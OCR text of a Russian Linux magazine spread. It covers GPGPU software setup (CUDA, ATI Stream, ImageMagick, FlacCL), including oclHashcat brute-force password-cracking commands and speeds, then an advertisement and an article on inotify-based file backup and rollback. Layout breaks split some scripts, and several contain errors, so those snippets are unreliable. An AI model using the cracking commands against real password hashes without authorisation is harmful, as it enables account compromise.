И в-третьих, так как пока дистрибутивостроители еще не начали распространять пакеты приложений с поддержкой GPGPU, нам придется собирать приложения самостоятельно, а для этого нужны официальные SDK от производителей: CUDA Toolkit (goo.gl/lbdxm) или ATI Stream SDK (goo.gl/YS2K). Они содержат в себе необходимые для сборки приложений заголовочные файлы и библиотеки.

Ставим CUDA Toolkit

Идем по вышеприведенной ссылке и скачиваем CUDA Toolkit для Linux (выбрать можно из нескольких версий, для дистрибутивов Fedora, RHEL, Ubuntu и SUSE, есть версии как для архитектуры x86, так и для



nVidia CUDA поддерживает несколько разных реализаций GPGPU

x86_64). Кроме того, там же надо скачать комплекты драйверов для разработчиков (Developer Drivers for Linux, они идут первыми в списке). Запускаем инсталлятор SDK:

```
$ sudo sh cudatoolkit_4.0.17_linux_64_ubuntu10.10.run
```

Когда установка будет завершена, приступаем к установке драйверов. Для этого завершаем работу X-сервера:

```
# sudo /etc/init.d/gdm stop
```

Открываем консоль <Ctrl+Alt+F5> и запускаем инсталлятор драйверов:

```
$ sudo sh devdriver_4.0_linux_64_270.41.19.run
```

После окончания установки стартуем иксы:

```
$ startx
```

Чтобы приложения смогли работать с CUDA/OpenCL, прописываем путь до каталога с CUDA-библиотеками в переменную LD_LIBRARY_PATH:

```
$ export LD_LIBRARY_PATH=/usr/local/cuda/lib64
```

Или, если ты установил 32-битную версию:

```
$ export LD_LIBRARY_PATH=/usr/local/cuda/lib32
```

Также необходимо прописать путь до заголовочных файлов CUDA, чтобы компилятор их нашел на этапе сборки приложения:

```
$ export C_INCLUDE_PATH=/usr/local/cuda/include
```


Все, теперь можно приступить к сборке CUDA/OpenCL-софта.

Ставим ATI Stream SDK

Stream SDK не требует установки, поэтому скачанный с сайта AMD-архив можно просто распаковать в любой каталог (лучшим выбором будет /opt) и прописать путь до него во всю ту же переменную LD_LIBRARY_PATH:

```
$ wget http://goo.gl/CNCNo
$ sudo tar -xzf ~/AMD-APP-SDK-v2.4-lnx64.tgz -C /opt
$ export \
  LD_LIBRARY_PATH=/opt/AMD-APP-SDK-v2.4-lnx64/lib/x86_64/
$ export C_INCLUDE_PATH=/opt/AMD-APP-SDK-v2.4-lnx64/include/
```

Как и в случае с CUDA Toolkit, x86_64 необходимо заменить на x86 в 32-битных системах. Теперь переходим в корневой каталог и распаковываем архив icd-registration.tgz (это своего рода бесплатный лицензионный ключ):



developer.nvidia.com/cuda-toolkit-40

LINUX	DOWNLOADS
Developer Drivers for Linux (270.41)	32-bit 64-bit
CUDA Toolkit • C/C++ compiler • CUDA-GDB debugger • Visual Profiler • GPU-accelerated BLAS library • GPU-accelerated FFT library • GPU-accelerated Sparse Matrix library • GPU-accelerated RNG library • Additional tools and documentation	documentation
CUDA Toolkit for Fedora 13	32-bit 64-bit
CUDA Toolkit for RedHat Enterprise Linux 6.0	64-bit
CUDA Toolkit for RedHat Enterprise Linux 5.5	32-bit 64-bit
CUDA Toolkit for RedHat Enterprise Linux 4.8	64-bit

Для активизации OpenCL на базе nVidia тебе понадобятся CUDA Toolkit и драйвера для разработчиков

```
$ sudo tar -xzf \
  /opt/AMD-APP-SDK-v2.4-lnx64/icd-registration.tgz -C /
```

Проверяем правильность установки/работы пакета с помощью инструмента clinfo:

```
$ /opt/AMD-APP-SDK-v2.4-lnx64/bin/x86_64/clinfo
```

ImageMagick и OpenCL

Поддержка OpenCL появилась в ImageMagick уже достаточно давно, однако по умолчанию она не активирована ни в одном дистрибутиве. Поэтому нам придется собрать IM самостоятельно из исходников. Ничего сложного в этом нет, все необходимое уже есть в SDK, поэтому сборка не потребует установки каких-то дополнительных библиотек от nVidia или AMD. Итак, скачиваем/распаковываем архив с исходниками:

```
$ wget http://goo.gl/F6VYV
$ tar -xjf ImageMagick-6.7.0-0.tar.bz2
$ cd ImageMagick-6.7.0-0
```

Далее устанавливаем инструменты сборки:

```
$ sudo apt-get install build-essential
```


Запускаем конфигуратор и грепаем его вывод на предмет поддержки OpenCL:

```
$ LDFLAGS=-L$LD_LIBRARY_PATH ./configure | \
   grep -e cl.h -e OpenCL
```

Правильный результат работы команды должен выглядеть примерно так:

```
checking CL/cl.h usability... yes
checking CL/cl.h presence... yes
checking for CL/cl.h... yes
checking OpenCL/cl.h usability... no
checking OpenCL/cl.h presence... no
checking for OpenCL/cl.h... no
checking for OpenCL library... -lOpenCL
```

Словом «yes» должны быть отмечены либо первые три строки, либо вторые (или оба варианта сразу). Если это не так, значит, скорее всего, была неправильно инициализирована переменная C_INCLUDE_PATH.



Скорость кодирования FlacCL может в десятки раз превосходить скорость стандартного кодека flac

Если же словом «no» отмечена последняя строка, значит, дело в переменной LD_LIBRARY_PATH. Если все окей, запускаем процесс сборки/установки:

```
$ sudo make install clean
```

Проверяем, что ImageMagick действительно был скомпилирован с поддержкой OpenCL:

```
$ /usr/local/bin/convert -version | grep Features
Features: OpenMP OpenCL
```

Теперь измерим полученный выигрыш в скорости. Разработчики ImageMagick рекомендуют использовать для этого фильтр convolve:

```
$ time /usr/bin/convert image.jpg -convolve \
   '-1, -1, -1, -1, 9, -1, -1, -1, -1' image2.jpg
$ time /usr/local/bin/convert image.jpg -convolve \
   '-1, -1, -1, -1, 9, -1, -1, -1, -1' image2.jpg
```

Некоторые другие операции, такие как ресайз, теперь тоже должны работать значительно быстрее, однако надеяться на то, что ImageMagick начнет обрабатывать графику с бешеной скоростью, не стоит. Пока еще очень малая часть пакета оптимизирована с помощью OpenCL.

FlacCL (Flacuda)

FlacCL (www.cuetools.net/doku.php/flacuda) — это кодировщик звуковых файлов в формат FLAC, задействующий в своей работе возможности OpenCL. Он входит в состав пакета CUETools (www.cuetools.net/doku.php) для Windows, но благодаря mono может быть использован и в Linux. Для получения архива с кодировщиком выполняем следующую команду:


```
$ mkdir flaccl && cd flaccl
$ wget www.cuetools.net/install/flaccl03.rar
```

Далее устанавливаем unrar, mono и распаковываем архив:

```
$ sudo apt-get install unrar mono
$ unrar x flaccl03.rar
```

Чтобы программа смогла найти библиотеку OpenCL, делаем символическую ссылку:

```
$ ln -s $LD_LIBRARY_PATH/libOpenCL.so libopencl.so
```



GPU уже давно обогнали x86-процессоры в производительности

Теперь запускаем кодировщик:

```
$ mono CUETools.FLACCL.cmd.exe music.wav
```

Если на экран будет выведено сообщение об ошибке «Error: Requested compile size is bigger than the required workgroup size of 32», значит, у нас в системе слишком слабенькая видеокарта, и количество задействованных ядер следует сократить до указанного числа с помощью флага '--group-size XX', где XX — нужное количество ядер.
Сразу скажу, из-за долгого времени инициализации OpenCL заметный выигрыш можно получить только на достаточно длинных дорожках. Короткие звуковые файлы FlacCL обрабатывает почти с той же скоростью, что и его традиционная версия.

oclHashcat или брутфорс по-быстрому

Как я уже говорил, одними из первых поддержку GPGPU в свои продукты добавили разработчики различных крэкеров и систем брутфорса паролей. Для них новая технология стала настоящим святым граалем, который позволил с легкостью перенести от природы легко распараллеливаемый код на плечи быстрых GPU-процессоров. Поэтому неудивительно, что сейчас существуют десятки самых разных реализаций подобных программ. Но в этой статье я расскажу только об одной из них — oclHashcat.
oclHashcat (hashcat.net/oclhashcat/) — это ломалка, которая умеет подбирать пароли по их хэшу с экстремально высокой скоростью, задействуя при этом мощности GPU с помощью OpenCL. Если верить замерам, опубликованным на сайте проекта, скорость подбора MD5-паролей на nVidia GTX580 составляет до 15800 млн комбинаций в секунду, благодаря чему oclHashcat способен найти средний по сложности восьмисимвольный пароль за какие-то 9 минут.
Программа поддерживает OpenCL и CUDA, алгоритмы MD5, md5($pass.$salt), md5(md5($pass)), vBulletin < v3.8.5, SHA1, sha1($pass.$salt), хэши MySQL, MD4, NTLM, Domain Cached Credentials, SHA256, поддерживает распределенный подбор паролей с задействованием мощности нескольких машин.

Автор не раскрывает исходники (что, в общем-то, логично), но у программы есть нормально работающая Linux-версия, которую можно получить на официальной страничке: hashcat.net/files/oclHashcat-0.25.7z. Далее следует распаковать архив:

```
$ 7z x oclHashcat-0.25.7z
$ cd oclHashcat-0.25
```

И запустить программу (воспользуемся пробным списком хэшей и пробным словарем):

```
$ ./oclHashcat64.bin example.hash ?l?l?l?l \
   example.dict
```

oclHashcat откроет текст пользовательского соглашения, с которым следует согласиться, набрав «YES». После этого начнется процесс перебора, прогресс которого можно узнать по нажатию <s>. Чтобы приостановить процесс, кнопаем <p>, для возобновления — <r>.
Также можно использовать прямой перебор (например, от aaaaaaaa до zzzzzzzz):

```
$ ./oclHashcat64.bin hash.txt ?l?l?l?l \
   ?l?l?l?l
```

И различные модификации словаря и метода прямого перебора, а также их комбинации (об этом можно прочитать в файле docs/examples.txt). В моем случае скорость перебора всего словаря составила 11 минут, тогда как прямой перебор (от aaaaaaaa до zzzzzzzz) длился около 40 минут. В среднем скорость работы GPU (чип RV710) составила 88,3 млн/с.

Выводы

Несмотря на множество самых разных ограничений и сложность разработки софта, GPGPU — будущее высокопроизводительных настольных компов. Но самое главное — использовать возможности этой технологии можно прямо сейчас, и это касается не только Windows-машин, но и Linux.



УЖЕ
В ПРОДАЖЕ!
WWW.T3.RU
T3
NINTENDO Wii U
Наконец-то не стыдно
SAMSUNG GALAXY S II
Чемпион на месяц
НА ЧЬЕЙ ТЫ СТОРОНЕ?
APPLE
ПРОТИВ
ANDROID
IPAD 2 GALAXY TAB
IPHONE 4 INCREDIBLE S
СОВЕРШЕНСТВО СВОБОДА
УДАР, КОТОРОГО (НЕ) ОЖИДАЛИ
APPLE iOS 5
ЧАСЫ: TAG HEUER, BREITLING И ДРУГИЕ
5 СМАРТФОНОВ: КУДА ЕЩЁ УМНЕЕ?
ГАДЖЕТЫ-ДЕВАЙСЫ ДЛЯ ХОЛОСТЯКА
ПЛЮС ЗЕМЛЯ 2.0 ПРОЩАЙ, КОЛЫБЕЛЬ ЧЕЛОВЕЧЕСТВА!
ЖУРНАЛ
О ГАДЖЕТАХ
И НЕ ТОЛЬКО
Оформление подписки на журнал
http://shop.glc.ru



Евгений Зобнин (execbit.ru)



ПОВЕЛИТЕЛЬ ФАЙЛОВ

1000 и один способ откатить и синхронизировать файлы

Случайно затертые или замененные файлы — бич абсолютно всех пользователей Linux. Любой из нас хоть раз в жизни лишался важных данных из-за банальной халатности: одна команда — и данные, над которым работал многие дни и недели, исчезает в одно мгновение. И в большинстве случаев их уже не вернуть. В этой статье я расскажу, как избежать таких ситуаций.

Введение в проблему

В каких случаях мы обычно теряем файлы? Я бы выделил два наиболее популярных сценария:

1. «Что это за старое файло? В мусорку!». Зачастую мы удаляем важные файлы просто по ошибке, или думая, что они уже не содержат важной для нас информации. Это стандартный сценарий, знакомый всем.

2. «Щас я исправлю этот файл, и та штука заработает быстрее». Более сложный вариант, при котором человек хочет сделать лучше, но получает худший вариант, а когда пытается вернуть все на место, уже точно не помнит, что содержал файл изначально. Это типичная проблема кодеров, сисадминов, веб-дизайнеров и просто экспериментаторов. И одна из причин появления систем контроля версий.

Как избежать таких ситуаций? Очень просто: не попадать в них. А если серьезно, то нам нужна какая-то система, которая бы помнила содержимое всех наших файлов и хранила бы их прошлые версии (включая те, оригиналы которых были удалены). Тогда в любой момент времени мы сможем вернуть все на место без потерь. Еще лучше, если система предоставит способ синхронизировать этот архив на удаленную машину, чтобы данные остались с нами даже в случае тотального краха всего и вся.

Простейшая система отката

Не заморачиваясь с чем-то более сложным и требующем настройки, попробуем представить себе, как может выглядеть простейшая система отката файлов к предыдущим версиям. Скорее всего, это будет нечто вроде этого:

```
// Хммм, я хочу отредактировать файл config.cfg, но не хочу
его потерять
$ cp config.cfg config.cfg.bak
// Окей, теперь можно редактировать
$ vim config.cfg
// Бррр, теперь ничего не работает, придется вернуть оригинал
$ mv config.cfg.bak config.cfg
```

Готов поспорить, что хоть раз в жизни ты так делал. Я тоже. И это хорошо, однако вводить лишние команды перед каждым редактированием файла оказывается не очень-то удобно. Со временем начинаешь просто забивать на резервные копии.

Мы можем развить идею и написать функцию, которая будет делать бэкап автоматически, прямо во время открытия файла на редактирование. Также можно написать функцию, которая вернет файл из бэкапа. Выглядеть они могут так:

```
vim() {
   FILE=$1
   DATE=`date +'%F'`
   BAK=.$FILE.bak
   cp $FILE $BAK-$DATE
   rm -f $BAK
   ln -s $BAK-DATE $BAK
   vim $FILE
}
```

Super

Root Tree

Extent Root Pointer | Subvolume 'default' Pointer | Snapshot 'snap' Pointer | Directory items . .. default snap

Extent Tree — Block allocation Information and Reference Counts

Subvolume Tree — Files and Directories

btrfs создает иллюзию сосуществования нескольких файловых деревьев в рамках снапшотов, однако все они связаны

```
NAME
       btrfs - control a btrfs filesystem

SYNOPSIS
       btrfs subvolume snapshot <source> [<dest>/]<name>

       btrfs subvolume delete <subvolume>

       btrfs subvolume create [<dest>/]<name>

       btrfs subvolume list <path>

       btrfs subvolume set-default <id> <path>

       btrfs filesystem defrag <file>|<dir> [<file>|<dir>...]

       btrfs filesystem sync <path>

       btrfs filesystem resize [+/-]<size>[gkm]|max <filesystem>

       btrfs device scan [<device> [<device>..]]

       btrfs device show <dev>|<label> [<dev>|<label>...]

       btrfs device balance <path>
```

Возможностями файловой системы btrfs можно управлять и с помощью одноименной утилиты

```
  mv .$1.bak $1
}
```

Поместив их в файл ~/.bashrc, ты получишь команду vim, которая будет бэкапить файл при каждом его открытии (делая его скрытым и помечая датой), и команду ret, которая позволит вернуть файл из самого свежего бэкапа на место. Это довольно действенный способ, и я использую его для конфигурирования удаленных серверов, но на домашней машине он окажется не очень эффективным. Здесь файлы могут быть далеко не текстовыми, а в качестве редактора использоваться куча разных программ. Более гибкая система должна перехватывать любые попытки изменить файл на уровне системы и делать бэкап автоматически.

Доверимся ядру

Трудно найти более подходящий инструмент для тотальной слежки за файлами, чем Inotify. Работая внутри Linux-ядра, эта подсистема не пропустит ни одного изменения, открытия или закрытия файла, а мы сможем узнать об этом с помощью простой консольной команды под названием inotifywait.

Inotifywait (которая входит в состав пакета inotify-tools) — примитивная утилита, она ждет указанного события, связанного с определенным файлом, а затем завершается или пишет в лог о том, что произошло. Ее очень удобно использовать в скриптах: достаточно просто добавить вызов команды в начало скрипта, а далее поместить код, манипулирующий файлом или каталогом.

Для нашей задачи inotifywait подходит идеально, в качестве события мы можем указать не просто доступ к файлу, а завершение операции его изменения, тем самым защитив себя от ситуаций, когда файл открывается просто «на посмотреть»:

```
$ vi ~/bin/in-back.sh
#!/bin/sh
DIR=`pwd`
```

INFO

info

Во FreeBSD есть аналог подсистемы Inotify под названием kqueue, однако утилит, способных задействовать его возможности, нет.



warning

Ни в коем случае не используй fsniper для наблюдения за torrent-загрузками. Torrent-клиенты создают файл еще до его фактической загрузки, поэтому ты рискуешь ввести их в ступор.



links

distanz.ch/inotail/ — версия tail, основанная на Inotify.

```
[j1m@myhost ~]$ inotifywait -m /proc
Setting up watches.
Watches established.
/proc/ OPEN meminfo
/proc/ ACCESS meminfo
/proc/ CLOSE_NOWRITE,CLOSE meminfo
/proc/ OPEN meminfo
/proc/ ACCESS meminfo
/proc/ CLOSE_NOWRITE,CLOSE meminfo
/proc/ OPEN stat
/proc/ ACCESS stat
/proc/ CLOSE_NOWRITE,CLOSE stat
/proc/ OPEN stat
/proc/ ACCESS stat
/proc/ ACCESS stat
/proc/ ACCESS stat
/proc/ CLOSE_NOWRITE,CLOSE stat
/proc/ OPEN meminfo
/proc/ ACCESS meminfo
/proc/ CLOSE_NOWRITE,CLOSE meminfo
/proc/ OPEN meminfo
/proc/ ACCESS meminfo
/proc/ CLOSE_NOWRITE,CLOSE meminfo
^C
[j1m@myhost ~]$
```

Тестируем inotifywait на каталоге /proc

```
while inotifywait -r -e modify $DIR; do
   cp $DIR ~/bak/.$DIR.bak
done;
```

Этот скрипт будет делать резервную копию текущего каталога каждый раз, когда один из файлов внутри него будет изменен. Это самая простая реализация скрипта, которая не учитывает сообщения самого inotifywait и поэтому делает работу очень грязным методом, просто копируя весь имеющийся каталог. Более сложная реализация может выглядеть так:

```
$ vi ~/bin/in-back2.sh
#!/bin/sh
DIR=`pwd`
inotifywait -mr --timefmt '%d-%m-%y %H-%M' \
   --format'%T %f' -e close_write $DIR | \
while read DATE TIME FILE; do
   cp $FILE .$FILE.bak-$DATE-$TIME
done
```

Это своего рода универсальная версия подхода, рассмотренного в начале статьи. С помощью флага '-m' мы заставили inotifywait писать лог изменений файлов в стандартный вывод, с помощью опций '--timefmt' и '--format' мы изменили ее вывод так, чтобы в лог попадали дата, время, а также имя изменяемого файла. Далее мы сделали цикл, который читает этот лог и копирует измененные файлы, делая их скрытыми и добавляя к имени дату и время изменения. Впоследствии все сохраненные таким образом файлы можно будет увидеть с помощью такой команды:

```
$ ls -la | grep -e '.*\.bak-\.*'
```

А удалить — с помощью такой:

```
$ rm -rf *.bak-*
```

Во второй части статьи, когда мы будем говорить о способах синхронизации файлов между машинами, я покажу более развитую версию этого скрипта, а пока рассмотрим инструменты incron и fsniper, которые делают работу с inotify более удобной.

Планировщик для файлов

Утилита inotifywait удобна и проста в использовании, она хорошо подходит для тривиальных скриптов, но реализовать систему тотальной слежки за файлами с ее помощью довольно сложно. Поэтому мы воспользуемся более высокоуровневым инструментом под названием incron. Демон incron, как нетрудно догадаться по названию, это Inotify-версия стандартного cron. Он читает список правил, затем переходит в фон и ждет, пока не наступит описанное в правилах событие. Когда это происходит, запускается указанное приложение/скрипт, которому могут быть переданы такие аргументы, как время модификации, имя файла и каталога и другие. Всего их четыре:

```
$@ – каталог/файл, за которым ведется наблюдение
$# – имя файла, с которым связано произошедшее событие
```

Пишем скрипт для удаленного бэкапа файлов

```
#!/bin/sh
DIR=`pwd`
# Имя пользователя на удаленном хосте
USER="vasya"
# Имя удаленного хоста
HOST="host.com"
# Каталог для бэкапа на удаленном хосте
REMDIR="/backup
inotifywait -mr --timefmt '%d-%m-%y %H-%M' --format'%T %f' -e close_write $DIR |\
while read DATE TIME FILE; do
        rsync -a --delete -e ssh ${DIR}/${FILE} ${USER}@${HOST}:${REMDIR}
done

~/bin/in-rsync.sh[+] [sh]                                  35 0x23 [1,1][6%]
-- ВСТАВКА (Вклейка) --
```



```
$% – флаги события (в текстовом формате)
$& – флаги события (в числовом формате)
```

Для добавления событий и правил используется cron-подобная утилита incrontab, вызов которой с флагом '-i' приведет к распечатке текущего списка правил. Для добавления новых правил используем уже знакомый по cron флаг '-e'. Откроется редактор, в который можно вписать правила и закрепленные за ними команды, используя следующий шаблон:

```
[путь] [действие] [команда]
```

Здесь «путь» — это путь до файла/каталога, «действие» — операция, совершаемая над файлом, а «команда» — это команда, которая будет выполнена в случае возникновения действия по отношению к указанному файлу (в качестве аргументов могут быть использованы приведенные выше метапеременные).
Список поддерживаемых действий полностью совпадает со списком действий самой подсистемы inotify и команды inotifywait. Вот он:

```
IN_ACCESS – Произошло обращение к файлу (например, чтение)
IN_ATTRIB – Метаданные файла (такие как владелец или права
доступа) были изменены
IN_CLOSE_WRITE File – Файл, открытый для записи, был успешно
закрыт
IN_CLOSE_NOWRITE File – Файл, открытый не для записи, был закрыт
IN_CREATE – В наблюдаемом каталоге был создан файл
IN_DELETE – Файл был удален из наблюдаемого каталога
IN_DELETE_SELF – Был удален сам наблюдаемый каталог
IN_MODIFY – Файл был изменен
IN_MOVE_SELF – Наблюдаемый каталог/файл был перемещен
IN_MOVED_FROM – Файл был перемещен за границы наблюдаемого
каталога
IN_MOVED_TO – Файл был перемещен в наблюдаемый каталог
IN_OPEN – Файл был открыт
```

Для управления тем, кто может добавлять правила, используются файлы /etc/incron.allow и /etc/incron.deny, которые содержат список разрешенных и заблокированных пользователей. По умолчанию эти файлы не существуют, поэтому создать новое правило от своего имени может любой пользователь.
Демон incrond очень удобен для решения нашей задачи. Он стартует во время старта ОС и постоянно находится в фоне, а в правильных дистрибутивах еще и перезапускается после падения. Проблемы скриптов, отваливающихся от терминала, его не касаются.
Вот простейший пример того, как можно использовать incrond для слежения и бэкапа файлов каталога /etc. Запускаем редактор правил:

```
$ export EDITOR=vim
$ sudo crontab -e
```

И пишем следующую команду:

```
/etc IN_CLOSE_WRITE /bin/cp $@/$# $@/.$#.bak-`/bin/date +'%F'`
```

Это все, теперь после каждого редактирования конфигурационного файла будет создаваться его скрытая и помеченная датой модификации копия, почти так же, как и во всех приведенных ранее примерах.

Каждому файлу — свое место

Существует еще более интересная inotify-утилита под названием fsniper (freshmeat.net/projects/fsniper). Для решения нашей задачи она будет не столь полезна, но я просто не могу обойти ее стороной.
Программа fsniper была написана с целью упорядочить и автоматизировать управление файлами. Аналогично incron она ждет событий, находясь в фоне, но вместо того чтобы позволить пользователю самому задавать тип событий, она умеет обрабатывать только вновь созданные файлы и на основе маски их имени определять совершаемые над ними действия.
Чтобы понять, зачем это нужно, представь, что у тебя есть каталог, в который складываются все скачанные из интернета файлы (спорю, что так оно и есть). Время от времени скопившуюся кучу информации приходится разгребать, перемещая изображения в каталог ~/images, видеофайлы — в ~/video, музыку — в ~/music и т.д. Так вот, fsniper берет на себя всю эту работу, руководствуясь составленным тобой списком правил. Один раз написав правила, ты можешь навсегда забыть о ручном труде и наслаждаться автоматической расфасовкой.
Сами правила довольно просты в составлении и чтении, поэтому процесс написания правильного конфигурационного файла не займет много времени. Все, что нужно для этого сделать, это установить fsniper:

```
$ sudo apt-get install fsniper
```

Создать каталог для конфига:

```
$ mkdir ~/.config/fsniper
```

И поместить в него файл config примерно следующего содержания:

```
$ vi ~/.config/fsniper/config
watch {
  # Наблюдаемый каталог
  ~/downloads {
    image/* {
      handler = cp %% ~/images
    }
    video/* {
      handler = cp %% ~/video
    }
    audio/* {
      handler = cp %% ~/music
    }
  }
}
```

Эти правила описывают именно ту ситуацию, о которой я говорил выше, разные типы данных помещаются в разные каталоги. Обрати внимание, что в качестве метода классификации мы использовали mime-тип, также допускается использование масок файлов (например, *.avi) или регулярные выражения (.*HDRip.*).
Теперь можно запустить fsniper в режиме демона и наслаждаться результатом:

```
$ fsniper --daemon
```

Единственное, что нужно учесть, это то, что в отличие от incron, fsniper работает от обычного пользователя, а потому он должен быть запущен во время входа пользователя в систему или запуска графической оболочки. Пользователи Gnome и KDE могут воспользоваться встроенными конфигураторами для выполнения этой операции, для всех остальных есть файл инициализации ~/.xsession:

```
$ vi ~/.xsession
fsniper --daemon &
```

Путь назад

Итак, мы рассмотрели несколько hand made-способов откатить файлы к предыдущим состояниям, и теперь настало время выяснить, есть ли в Linux более унифицированные и стандартизованные способы сделать это. Есть ли здесь файловые системы, которые из коробки предоставят способ делать резервные копии файлов и восстанавливать их.
Как оказалось, такие системы есть, и их не две-три, а десяток. Одна




```
[j1m@myhost ~]$ ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/home/j1m/.ssh/id_dsa):
/home/j1m/.ssh/id_dsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/j1m/.ssh/id_dsa.
Your public key has been saved in /home/j1m/.ssh/id_dsa.pub.
The key fingerprint is:
b7:0d:33:f6:ac:95:69:df:25:e7:96:12:83:21:59:d9 j1m@myhost
The key's randomart image is:
+--[ DSA 1024]----+
|            o    |
|           o E   |
|          o      |
|         o .     |
|        S B o    |
|         o X =   |
|          . O + +|
|           + o *o|
|          .   o.o|
+-----------------+
[j1m@myhost ~]$
```

Генерируем новый SSH-ключ для rsync

из самых удобных и интересных из них носит имя wayback (wayback.sourceforge.net). Ее преимущество в том, что она работает поверх существующей файловой системы, а значит, не требует пересоздания файловой системы и каких бы то ни было манипуляций с существующими файлами. Достаточно просто установить wayback, используя пакетный менеджер:

```
$ sudo apt-get install wayback
```

И смонтировать ФС к нужному каталогу с помощью команды mount.wayback:

```
$ mount.wayback /оригинальный/каталог /точка/монтирования
```

Все, теперь любое изменение файла во втором каталоге приведет к прозрачному созданию его резервной копии, а следующее изменение — к появлению еще одной копии. Для просмотра списка всех бэкапов выбранного файла можно использовать команду vstat:

```
$ vstat файл
```

А чтобы вернуть его к одной из предыдущих версий — команду vrevert:

```
$ vrevert -d 12:00:00 файл
```

Так файл снова станет таким, каким он был в 12 часов. Время можно указать и поточнее, например, добавить дату:

```
$ vrevert -d 2011:01:01:0:00:00 файл
```

Хотя, скорее всего, проще будет использовать номер сохраненной версии, который выводит описанная ранее команда vstat:

```
$ vrevert -n 5 файл
```

В конце концов, чтобы все эти резервные копии не захламляли жесткий диск, их можно потереть командой vrm:

